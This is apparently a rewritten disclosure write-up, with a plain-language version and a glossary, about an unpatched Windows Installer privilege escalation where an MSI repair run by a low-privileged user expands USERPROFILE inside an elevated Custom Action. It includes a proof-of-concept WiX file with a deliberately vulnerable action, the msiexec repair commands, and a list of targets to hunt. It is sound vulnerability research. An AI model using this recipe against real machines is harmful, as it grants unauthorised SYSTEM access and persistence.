Windows Installer, Exploiting Custom Actions
A Windows Installer custom action that runs with LocalSystem privileges expands the USERPROFILE environment variable at install time, so an unprivileged user who controls that variable can redirect the executed command to a file they own. This lets a local low-privileged user run arbitrary code as LocalSystem and elevate privileges.
 Published on blog.doyensec.com
Over a year ago, I published my research around the Windows Installer Service. The article explained in detail how the MSI repair process executes in an elevated context, but the lack of impersonation could lead to Arbitrary File Delete and similar issues.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
The target is the Windows Installer Service, specifically the way MSI packages can define Custom Actions: user-defined steps that extend the installation process when the built-in Windows Installer capabilities are not enough. Typical uses are setting registry keys dynamically based on the user's environment, custom validations, or interacting with other software components that standard MSI actions cannot handle.
Custom Actions can be implemented in several ways:
- compiled to custom DLLs using the exposed C/C++ API;
- inline VBScript or JScript snippets within the WSX file;
- explicitly calling system commands within the WSX file.
All of these methods are affected by the issue described here, but the article focuses on the last type, commands invoked from the WSX file.
This work follows earlier research into the Windows Installer Service, which showed that the MSI repair process executes in an elevated context without impersonation, leading to Arbitrary File Delete and similar issues. That issue was acknowledged by Microsoft as CVE-2023-21800 but never directly fixed; instead, a Redirection Guard mitigated symlink attacks in the context of the msiexec process. The Redirection Guard worked as intended, so the research moved to other angles. Some bugs were found (CVE-2023-32016), but the handling of the impersonation issue still felt wrong, and that unfixed behaviour became useful again here.
The article describes an unpatched vulnerability affecting the latest Windows 11 versions, and how it can be leveraged to elevate a local user's privileges. The bug submission was closed after half a year of processing as non-reproducible; the article demonstrates how anyone can reproduce it.
Setup
The example uses the WiX Toolset to build an MSI from an XML source file. The PoC installer is called poc.wsx and defines a product named HelloInstaller. Two accounts appear in the walkthrough: an administrative user called Almighty, and an unprivileged user called lowpriv. Process Monitor (ProcMon) is used to observe file events, with the "Integrity" column enabled.
Preconditions: the MSI file containing the vulnerable Custom Action must already be installed on the machine. The issue is not exploitable on its own.
Finding it
The starting point is a WSX file that looks perfectly fine. It defines an InstallExecuteSequence with two custom actions. SetRunCommand is queued to run right after the InstallInitialize event, and RunCommand starts right after SetRunCommand finishes.
<?xml version="1.0" encoding="utf-8"?>
<Wix xmlns="http://schemas.microsoft.com/wix/2006/wi">
<Product Id="{12345678-9259-4E29-91EA-8F8646930000}" Language="1033" Manufacturer="YourCompany" Name="HelloInstaller" UpgradeCode="{12345678-9259-4E29-91EA-8F8646930001}" Version="[redacted]">
<Package Comments="This installer database contains the logic and data required to install HelloInstaller." Compressed="yes" Description="HelloInstaller" InstallerVersion="200" Languages="1033" Manufacturer="YourCompany" Platform="x86" ReadOnly="no" />
<CustomAction Id="SetRunCommand" Property="RunCommand" Value=""[%USERPROFILE]\test.exe"" Execute="immediate" />
<CustomAction Id="RunCommand" BinaryKey="WixCA" DllEntry="WixQuietExec64" Execute="commit" Return="ignore" Impersonate="no" />
<Directory Id="TARGETDIR" Name="SourceDir">
<Directory Id="ProgramFilesFolder">
<Directory Id="INSTALLFOLDER" Name="HelloInstaller" ShortName="krp6fjyg">
<Component Id="ApplicationShortcut" Guid="{12345678-9259-4E29-91EA-8F8646930002}" KeyPath="yes">
<CreateFolder Directory="INSTALLFOLDER" />
</Component>
</Directory>
</Directory>
</Directory>
<Property Id="ALLUSERS" Value="1" />
<Feature Id="ProductFeature" Level="1" Title="Main Feature">
<ComponentRef Id="ApplicationShortcut" />
</Feature>
<MajorUpgrade DowngradeErrorMessage="A newer version of [ProductName] is already installed." Schedule="afterInstallValidate" />
<InstallExecuteSequence>
<Custom Action="SetRunCommand" After="InstallInitialize">1</Custom>
<Custom Action="RunCommand" After="SetRunCommand">1</Custom>
</InstallExecuteSequence>
</Product>
</Wix>
The SetRunCommand action simply sets the value of the RunCommand property. The [%USERPROFILE] string is expanded to the path of the current user's profile directory: the installer retrieves the value of the USERPROFILE environment variable at runtime and substitutes [%USERPROFILE] with it.
The second action, also called RunCommand, uses the RunCommand property and executes it by calling the WixQuietExec64 method, which executes the command quietly without spawning visible windows. The Impersonate="no" option enables the command to execute with LocalSystem's full permissions.
On a healthy system, the administrator's USERPROFILE directory cannot be accessed by any less privileged user, so whatever file is executed by RunCommand should not be directly controllable by unprivileged users. The question the research asks is what happens when the value being expanded is not the administrator's.
Exploitation
Step 1: Build the MSI
With the WiX Toolset at hand, the XML is turned into an MSI. The additional WixUtilExtension is needed to use WixCA:
candle .\poc.wxs
light .\poc.wixobj -ext WixUtilExtension.dll
The poc.msi file is created in the current directory.
Step 2: Install as an administrator and watch the file access
According to the WSX file, once the installation is initialised the Custom Action should run the "[%USERPROFILE]\test.exe" file. A ProcMon filter is set up to look for that event, with the "Integrity" column enabled.

The application is installed using any Admin account (the Almighty user in this walkthrough):
msiexec /i C:\path\to\poc.msi
ProcMon records the CreateFile event. The file was not there, so additional file extensions were tried.

Step 3: Trigger a repair
The same sequence of actions can be reproduced by running an installation repair process. The command can point at the specific C:/Windows/Installer/*.msi file or use the GUID defined in the WSX file:
msiexec /fa {12345678-9259-4E29-91EA-8F8646930000}
The result is exactly the same when the Almighty user triggers the repair.
Step 4: Repair as an unprivileged user
Now the repair is started by another unprivileged user, lowpriv.

It is the user's environment that sets the executable path, but the command still executes with System level integrity, without any user impersonation. That is a straightforward privilege escalation.
Step 5: Plant the payload
As a final confirmation, the lowpriv user plants an add-me-as-admin type of payload under the C:/Users/lowpriv/test.exe path. The installation process does not finish until test.exe is running; handling that behaviour is rather trivial.

Step 6: Confirm in the log
Optionally, /L*V log.txt is added to the repair command for a detailed log. The poisoned properties are evident:
MSI (s) (98:B4) [[redacted]]: Machine policy value 'AlwaysInstallElevated' is 0
MSI (s) (98:B4) [[redacted]]: User policy value 'AlwaysInstallElevated' is 0
...
Action start 2:01:33: InstallInitialize.
MSI (s) (98:B4) [[redacted]]: Doing action: SetRunCommand
MSI (s) (98:B4) [[redacted]]: Note: 1: 2205 2:  3: ActionText
Action ended 2:01:33: InstallInitialize. Return value 1.
MSI (s) (98:B4) [[redacted]]: PROPERTY CHANGE: Adding RunCommand property. Its value is '"C:\Users\lowpriv\test.exe"'.
Action start 2:01:33: SetRunCommand.
MSI (s) (98:B4) [[redacted]]: Doing action: RunCommand
MSI (s) (98:B4) [[redacted]]: Note: 1: 2205 2:  3: ActionText
Action ended 2:01:33: SetRunCommand. Return value 1.
The log shows the RunCommand property being set to the unprivileged user's path while the action runs in the elevated server context (the MSI (s) prefix).
Root cause
The repair operation in msiexec.exe can be initiated by a standard user while automatically elevating its privileges to execute certain actions, including various custom actions defined in the MSI file. Not all custom actions run elevated: an action must be explicitly marked as Impersonate="no", be scheduled between the InstallExecuteSequence and InstallFinalize events, and use commit, rollback or deferred as the execution type.
Elevated custom actions may use environment variables as well as Windows Installer properties. The following properties were observed to be poisonable by a standard user invoking the repair process:
- "AdminToolsFolder"
- "AppDataFolder"
- "DesktopFolder"
- "FavoritesFolder"
- "LocalAppDataFolder"
- "MyPicturesFolder"
- "NetHoodFolder"
- "PersonalFolder"
- "PrintHoodFolder"
- "ProgramMenuFolder"
- "RecentFolder"
- "SendToFolder"
- "StartMenuFolder"
- "StartupFolder"
- "TempFolder"
- "TemplateFolder"
Additionally, the following environment variables are often used by software installers (the list is not exhaustive):
- "APPDATA"
- "HomePath"
- "LOCALAPPDATA"
- "TEMP"
- "TMP" (a separate patch introduced the SystemTemp concept and remediated these two variables)
- "USERPROFILE"
These values are typically used to construct custom paths or as system command parameters. Poisoned values can alter the command's intent, potentially leading to a command injection vulnerability.
Impact
A local unprivileged user can elevate privileges to System by triggering a repair of an already installed MSI whose elevated Custom Action uses one of the poisonable properties or environment variables. The issue is not exploitable on its own: the vulnerable MSI must already be installed on the machine. It is useful to pentesters performing Local Privilege Elevation, or as a persistence mechanism.
Fix
As of publication the issue is still not fixed. It was reported to the Microsoft Security Response Center on 1 December 2023 and confirmed on the latest Windows Insider Preview build at the time of reporting, 26002.1000.rs_prerelease.231118-1559. Microsoft requested additional details on 9 February 2024, which were provided the same day, and closed the issue on 9 May 2024 as non-reproducible, stating that they were unable to reproduce it with the provided repro steps. We asked Microsoft to reopen the ticket, and the issue was confirmed to affect the then-current latest Windows Insider Preview build 10.0.25120.751. The blogpost draft was shared with Microsoft before publication.
Variants to test
- Look for installed MSIs with Custom Actions marked
Impersonate="no", scheduled betweenInstallExecuteSequenceandInstallFinalize, with execution typecommit,rollbackordeferred, that build paths or command lines from the properties or environment variables listed above. - Check installers that pass
[%USERPROFILE],%TEMP%,%TMP%,%APPDATA%or%LOCALAPPDATA%toWixQuietExec64or similar command wrappers. - Try the same repair with
/L*V log.txtand inspect the property values recorded for the poisonable properties. - Test other Custom Action implementations (custom DLLs, inline VBScript or JScript) that consume the same properties.
What happened, in plain words
Windows has a built-in program called the Windows Installer. It is the thing that runs when you double-click a .msi file to install software. Besides copying files, an installer can carry small extra instructions written by the software maker, called Custom Actions. A Custom Action is a step the installer runs on its own, for example "create this registry key" or "run this command".
Some Custom Actions are allowed to run with the highest possible rights on the machine, the rights of the built-in System account. That is often necessary, because installing software usually means writing to protected folders. The installer is supposed to keep those high-rights steps safe by not letting an ordinary user influence what they do.
This article shows that the protection is incomplete. When an ordinary, unprivileged user asks Windows to repair an already installed program, the repair runs with high rights, and some of the values it uses to build file paths come from that ordinary user's own environment. So the user can point the high-rights step at a program they wrote themselves, and that program runs as System. That is a full privilege escalation: a normal user becomes the most powerful account on the box.
The author reported this to Microsoft, which closed the report after about half a year as not reproducible. The article walks through the reproduction so anyone can try it.
This builds on earlier work by the same author on the Windows Installer Service. That earlier research showed that the MSI repair process runs elevated without impersonation, which led to Arbitrary File Delete and similar issues. Microsoft acknowledged it as CVE-2023-21800 but never directly fixed it; instead a Redirection Guard mitigated symlink attacks inside the msiexec process. The Redirection Guard worked as intended, so the author looked at other angles. Some bugs were found (CVE-2023-32016), but the handling of the impersonation issue still felt wrong, and that unfixed behaviour became useful again here.
Background: what an installer and a Custom Action are
An installer is a program whose job is to put another program onto a computer: copy files into the right folders, create shortcuts, write settings into the registry (the central settings database of Windows), and register the software so Windows knows it exists.
Microsoft's standard format for this is the MSI package, handled by the Windows Installer Service. The service is a background component of Windows that does the privileged parts of an installation on behalf of the user.
Sometimes the built-in abilities of the installer are not enough. A program might need a registry key whose value depends on the current user's setup, or a custom check before installing, or a conversation with another piece of software. For those cases the installer format allows Custom Actions: user-defined steps that extend the installation process.
Custom Actions can be implemented in several ways:
- compiled to custom DLLs using the exposed C/C++ API;
- inline VBScript or JScript snippets within the WSX file;
- explicitly calling system commands within the WSX file.
A DLL is a library file that other programs load and call; an API is the published set of functions a program offers to other programs, like a restaurant menu that says what you can order and how. VBScript and JScript are small scripting languages Windows can run. A WSX file is the XML source file that the WiX Toolset turns into an MSI; XML is a text format that marks up data with tags in angle brackets.
All three methods are affected by the issue, but the article focuses on the last one, commands invoked from the WSX file, because it is the easiest to follow.
The example installer
The example uses the WiX Toolset, a free set of tools that builds an MSI from an XML source file. The proof-of-concept installer is called poc.wsx and defines a product named HelloInstaller. Two accounts appear in the walkthrough: an administrative user called Almighty, and an unprivileged user called lowpriv. Process Monitor (ProcMon), a free Microsoft tool that records what files and registry keys a program touches, is used to watch the file events, with its "Integrity" column enabled. The Integrity column shows the privilege level a process is running at, for example System or the level of a normal user.
One precondition matters from the start: the MSI file containing the vulnerable Custom Action must already be installed on the machine. The issue is not exploitable on its own; it needs a vulnerable installer to be present.
Finding it
The starting point is a WSX file that looks perfectly fine. It defines an InstallExecuteSequence, which is the ordered list of steps the installer performs. That sequence contains two custom actions. SetRunCommand is queued to run right after the InstallInitialize event, which is the moment the installer sets up its privileged session. RunCommand starts right after SetRunCommand finishes.
<?xml version="1.0" encoding="utf-8"?>
<Wix xmlns="http://schemas.microsoft.com/wix/2006/wi">
<Product Id="{12345678-9259-4E29-91EA-8F8646930000}" Language="1033" Manufacturer="YourCompany" Name="HelloInstaller" UpgradeCode="{12345678-9259-4E29-91EA-8F8646930001}" Version="[redacted]">
<Package Comments="This installer database contains the logic and data required to install HelloInstaller." Compressed="yes" Description="HelloInstaller" InstallerVersion="200" Languages="1033" Manufacturer="YourCompany" Platform="x86" ReadOnly="no" />
<CustomAction Id="SetRunCommand" Property="RunCommand" Value=""[%USERPROFILE]\test.exe"" Execute="immediate" />
<CustomAction Id="RunCommand" BinaryKey="WixCA" DllEntry="WixQuietExec64" Execute="commit" Return="ignore" Impersonate="no" />
<Directory Id="TARGETDIR" Name="SourceDir">
<Directory Id="ProgramFilesFolder">
<Directory Id="INSTALLFOLDER" Name="HelloInstaller" ShortName="krp6fjyg">
<Component Id="ApplicationShortcut" Guid="{12345678-9259-4E29-91EA-8F8646930002}" KeyPath="yes">
<CreateFolder Directory="INSTALLFOLDER" />
</Component>
</Directory>
</Directory>
</Directory>
<Property Id="ALLUSERS" Value="1" />
<Feature Id="ProductFeature" Level="1" Title="Main Feature">
<ComponentRef Id="ApplicationShortcut" />
</Feature>
<MajorUpgrade DowngradeErrorMessage="A newer version of [ProductName] is already installed." Schedule="afterInstallValidate" />
<InstallExecuteSequence>
<Custom Action="SetRunCommand" After="InstallInitialize">1</Custom>
<Custom Action="RunCommand" After="SetRunCommand">1</Custom>
</InstallExecuteSequence>
</Product>
</Wix>
Line by line, in plain words:
- The first line says this is an XML document encoded in UTF-8, a common text encoding.
- The
<Wix>element opens the document and declares the namespace, the vocabulary of tag names being used. <Product ...>describes the product: a unique identifier (Id), language code1033(English), manufacturer, display nameHelloInstaller, an upgrade code that ties versions of the same product together, and a version number.<Package ...>describes the package itself: a comment, whether it is compressed, a description, the minimum installer version, languages, platform, and that it is not read-only.- The first
<CustomAction>isSetRunCommand. It sets a property calledRunCommandto the value"[%USERPROFILE]\test.exe".Execute="immediate"means it runs straight away in the sequence, in the caller's context, rather than being queued for the privileged part. - The second
<CustomAction>is also calledRunCommand. It uses a binary calledWixCAand the entry pointWixQuietExec64, which is a helper that runs a command quietly, without opening a visible window.Execute="commit"makes it a deferred action that runs in the privileged session.Return="ignore"means a failure does not stop the installation.Impersonate="no"means it must not impersonate the calling user, so it runs with the full rights of the installer service. - The
<Directory>elements describe the folder layout: a target directory, the Program Files folder, and inside it anINSTALLFOLDERnamedHelloInstallerwith a short name for compatibility. - The
<Component>withKeyPath="yes"is the smallest unit the installer tracks, and<CreateFolder>tells it to create the install folder. <Property Id="ALLUSERS" Value="1" />says the installation is for all users of the machine, not just one.<Feature>groups components into an installable feature and references the component above.<MajorUpgrade>defines what happens when a newer version is already installed, with an error message.<InstallExecuteSequence>is the ordered script. It schedulesSetRunCommandafterInstallInitialize, andRunCommandafterSetRunCommand. The1inside each<Custom>tag is the condition, meaning always run.
The SetRunCommand action simply sets the value of the RunCommand property. The [%USERPROFILE] string is expanded to the path of the current user's profile directory: the installer retrieves the value of the USERPROFILE environment variable at runtime and substitutes [%USERPROFILE] with it. An environment variable is a named value the operating system keeps for each user or for the machine, like a label on a drawer; USERPROFILE holds the path of the user's home folder, for example C:\Users\lowpriv.
The second action, also called RunCommand, uses the RunCommand property and executes it by calling the WixQuietExec64 method, which executes the command quietly without spawning visible windows. The Impersonate="no" option enables the command to execute with LocalSystem's full permissions. LocalSystem, often just called System, is the built-in account with the widest rights on a Windows machine, more powerful than an administrator.
On a healthy system, the administrator's USERPROFILE directory cannot be accessed by any less privileged user, so whatever file is executed by RunCommand should not be directly controllable by unprivileged users. The question the research asks is what happens when the value being expanded is not the administrator's.
Exploitation
Step 1: Build the MSI
With the WiX Toolset at hand, the XML is turned into an MSI. The additional WixUtilExtension is needed to use WixCA:
candle .\poc.wxs
light .\poc.wixobj -ext WixUtilExtension.dll
What these two commands do:
candleis the WiX compiler. It reads the XML sourcepoc.wxsand produces an intermediate object file,poc.wixobj, which is a processed form of the same content.lightis the WiX linker. It takes that object file and builds the final MSI package. The-ext WixUtilExtension.dlloption loads an extra extension library, because the example usesWixCA, which lives in that extension.
The poc.msi file is created in the current directory. The reason for this step is simply that Windows Installer consumes MSI files, not XML, so the example has to be packaged before it can be installed.
Step 2: Install as an administrator and watch the file access
According to the WSX file, once the installation is initialised the Custom Action should run the "[%USERPROFILE]\test.exe" file. A ProcMon filter is set up to look for that event, with the "Integrity" column enabled. The filter narrows the enormous stream of events ProcMon records down to the ones that matter, and the Integrity column will later show at which privilege level the access happened.
The screenshot shows the ProcMon filter settings used to catch the event.
The application is installed using any Admin account (the Almighty user in this walkthrough):
msiexec /i C:\path\to\poc.msi
What this command does:
msiexecis the Windows Installer program itself./imeans install the package that follows.C:\path\to\poc.msiis the path to the built package.
The reason for installing as an administrator first is to establish the baseline: on a normal, healthy machine the action should look for test.exe inside the administrator's own profile, a place an ordinary user cannot write to.
ProcMon records the CreateFile event. The file was not there, so additional file extensions were tried. CreateFile is the Windows operation that opens or creates a file; the installer was looking for the executable named in the property.
The screenshot shows the NAME NOT FOUND event for the administrator user: the installer tried to open the file in that user's profile and it did not exist.
Step 3: Trigger a repair
The same sequence of actions can be reproduced by running an installation repair process. The command can point at the specific C:/Windows/Installer/*.msi file or use the GUID defined in the WSX file:
msiexec /fa {12345678-9259-4E29-91EA-8F8646930000}
What this command does:
msiexecis again the Windows Installer program./fameans repair, and the letter after it selects which kind of repair; here it reinstalls all files.{12345678-9259-4E29-91EA-8F8646930000}is the product identifier from the WSX file, the same GUID that appears in theProducttag. A GUID is a long, practically unique identifier written in braces.
The reason for using a repair rather than a fresh install is that repair is an operation an ordinary user is allowed to start, and it re-runs the installer's scripted actions, including the Custom Actions. Windows keeps a copy of every installed MSI under C:/Windows/Installer/, which is why the command can also point at that copy instead of the GUID.
The result is exactly the same when the Almighty user triggers the repair: the action still looks in the administrator's own profile.
Step 4: Repair as an unprivileged user
Now the repair is started by another unprivileged user, lowpriv.
The screenshot shows the same NAME NOT FOUND event, but this time for the low-privilege user: the installer looked for the executable inside lowpriv's profile.
It is the user's environment that sets the executable path, but the command still executes with System level integrity, without any user impersonation. That is a straightforward privilege escalation. In everyday terms: the installer asks the current user's environment where the program lives, the user answers with their own folder, and the installer then runs whatever is there with the keys to the whole machine.
Step 5: Plant the payload
As a final confirmation, the lowpriv user plants an add-me-as-admin type of payload under the C:/Users/lowpriv/test.exe path. A payload here simply means the program the attacker wants to run with high rights; an add-me-as-admin payload is one that adds the attacker's account to the administrators group. The installation process does not finish until test.exe is running; handling that behaviour is rather trivial, though, for example by having the payload start the real work and exit.
The screenshot shows the event details from the walkthrough.
Step 6: Confirm in the log
Optionally, /L*V log.txt is added to the repair command for a detailed log. The L option turns on logging, * means log everything, V means verbose, and log.txt is the file to write to. The poisoned properties are evident:
MSI (s) (98:B4) [[redacted]]: Machine policy value 'AlwaysInstallElevated' is 0
MSI (s) (98:B4) [[redacted]]: User policy value 'AlwaysInstallElevated' is 0
...
Action start 2:01:33: InstallInitialize.
MSI (s) (98:B4) [[redacted]]: Doing action: SetRunCommand
MSI (s) (98:B4) [[redacted]]: Note: 1: 2205 2:  3: ActionText
Action ended 2:01:33: InstallInitialize. Return value 1.
MSI (s) (98:B4) [[redacted]]: PROPERTY CHANGE: Adding RunCommand property. Its value is '"C:\Users\lowpriv\test.exe"'.
Action start 2:01:33: SetRunCommand.
MSI (s) (98:B4) [[redacted]]: Doing action: RunCommand
MSI (s) (98:B4) [[redacted]]: Note: 1: 2205 2:  3: ActionText
Action ended 2:01:33: SetRunCommand. Return value 1.
Reading the log:
- Each line starts with
MSI (s), where thesmeans the message comes from the server side, the elevated part of the installer. The numbers in brackets and the timestamp are internal identifiers and the time of the event. - The first two lines report the
AlwaysInstallElevatedpolicy values as 0, meaning that policy is off; the attack does not depend on it. Action start ... InstallInitializeandAction ended ... InstallInitialize. Return value 1bracket the initialisation step; return value 1 means success.Doing action: SetRunCommandshows the first custom action running.- The
PROPERTY CHANGEline is the key one: theRunCommandproperty is set to"C:\Users\lowpriv\test.exe", the unprivileged user's own path. Doing action: RunCommandshows the second custom action, the one that executes the property, starting right after.
The log shows the RunCommand property being set to the unprivileged user's path while the action runs in the elevated server context (the MSI (s) prefix).
Root cause
The repair operation in msiexec.exe can be initiated by a standard user while automatically elevating its privileges to execute certain actions, including various custom actions defined in the MSI file. Not all custom actions run elevated: an action must be explicitly marked as Impersonate="no", be scheduled between the InstallExecuteSequence and InstallFinalize events, and use commit, rollback or deferred as the execution type.
Elevated custom actions may use environment variables as well as Windows Installer properties. A property is a named value the installer keeps while it runs, like a variable in a script. The following properties were observed to be poisonable by a standard user invoking the repair process:
- "AdminToolsFolder"
- "AppDataFolder"
- "DesktopFolder"
- "FavoritesFolder"
- "LocalAppDataFolder"
- "MyPicturesFolder"
- "NetHoodFolder"
- "PersonalFolder"
- "PrintHoodFolder"
- "ProgramMenuFolder"
- "RecentFolder"
- "SendToFolder"
- "StartMenuFolder"
- "StartupFolder"
- "TempFolder"
- "TemplateFolder"
Additionally, the following environment variables are often used by software installers (the list is not exhaustive):
- "APPDATA"
- "HomePath"
- "LOCALAPPDATA"
- "TEMP"
- "TMP" (a separate patch introduced the SystemTemp concept and remediated these two variables)
- "USERPROFILE"
These values are typically used to construct custom paths or as system command parameters. Poisoned values can alter the command's intent, potentially leading to a command injection vulnerability. Command injection means that data which was meant to be a harmless value ends up being interpreted as part of a command to run. A symlink is a file that points at another file, like a forwarding address; the Redirection Guard was built to stop tricks with those, but this attack never uses one.
Impact
A local unprivileged user can elevate privileges to System by triggering a repair of an already installed MSI whose elevated Custom Action uses one of the poisonable properties or environment variables. The issue is not exploitable on its own: the vulnerable MSI must already be installed on the machine. It is useful to pentesters performing Local Privilege Elevation, or as a persistence mechanism. A pentester is someone hired to test a system's security; Local Privilege Elevation means going from a normal account to a more powerful one on the same machine; persistence means keeping access after a reboot or after the original entry point is closed.
Fix
As of publication the issue is still not fixed. It was reported to the Microsoft Security Response Center on 1 December 2023 and confirmed on the latest Windows Insider Preview build at the time of reporting, 26002.1000.rs_prerelease.231118-1559. A Windows Insider Preview build is a test version of Windows given to volunteers before it reaches the general public. Microsoft requested additional details on 9 February 2024, which were provided the same day, and closed the issue on 9 May 2024 as non-reproducible, stating that they were unable to reproduce it with the provided repro steps. We asked Microsoft to reopen the ticket, and the issue was confirmed to affect the then-current latest Windows Insider Preview build 10.0.25120.751. The blogpost draft was shared with Microsoft before publication.
Variants to test
- Look for installed MSIs with Custom Actions marked
Impersonate="no", scheduled betweenInstallExecuteSequenceandInstallFinalize, with execution typecommit,rollbackordeferred, that build paths or command lines from the properties or environment variables listed above. - Check installers that pass
[%USERPROFILE],%TEMP%,%TMP%,%APPDATA%or%LOCALAPPDATA%toWixQuietExec64or similar command wrappers. - Try the same repair with
/L*V log.txtand inspect the property values recorded for the poisonable properties. - Test other Custom Action implementations (custom DLLs, inline VBScript or JScript) that consume the same properties.
Glossary
- API: the published set of functions a program offers to other programs, like a menu of what you can ask it to do.
- Arbitrary File Delete: a bug that lets an attacker delete any file on the system, not just files they own.
- Command injection: when data meant to be a harmless value is interpreted as part of a command to run.
- Custom Action: a user-defined step in an MSI installer that extends what the installer can do.
- DLL: a library file that other programs load and call for extra functionality.
- Environment variable: a named value the operating system keeps for a user or the machine, such as the path of the home folder.
- GUID: a long, practically unique identifier written in braces, used to name products and components.
- Impersonation: running a step under the identity of the user who started it, instead of the service's own powerful account.
- Integrity level: the privilege level a process runs at, such as a normal user or
System. - Local Privilege Elevation: going from a normal account to a more powerful one on the same machine.
- LocalSystem (System): the built-in Windows account with the widest rights, more powerful than an administrator.
- MSI: Microsoft's standard package format for installers, run by the Windows Installer Service.
- msiexec: the Windows Installer program that installs, repairs and removes MSI packages.
- Persistence: keeping access to a machine after a reboot or after the original entry point is closed.
- Pentester: someone hired to test a system's security by attacking it with permission.
- ProcMon (Process Monitor): a free Microsoft tool that records the files, registry keys and other resources a program touches.
- Property: a named value the Windows Installer keeps while it runs, like a variable in a script.
- Redirection Guard: a Windows protection that stops tricks involving symlinks inside a process.
- Registry: the central settings database of Windows.
- Repair: an installer operation that re-runs an installed package's steps to fix it.
- Symlink: a file that points at another file, like a forwarding address.
- WiX Toolset: a free set of tools that builds MSI packages from XML source files.
- WSX: the XML source file format used by the WiX Toolset.
- XML: a text format that marks up data with tags in angle brackets.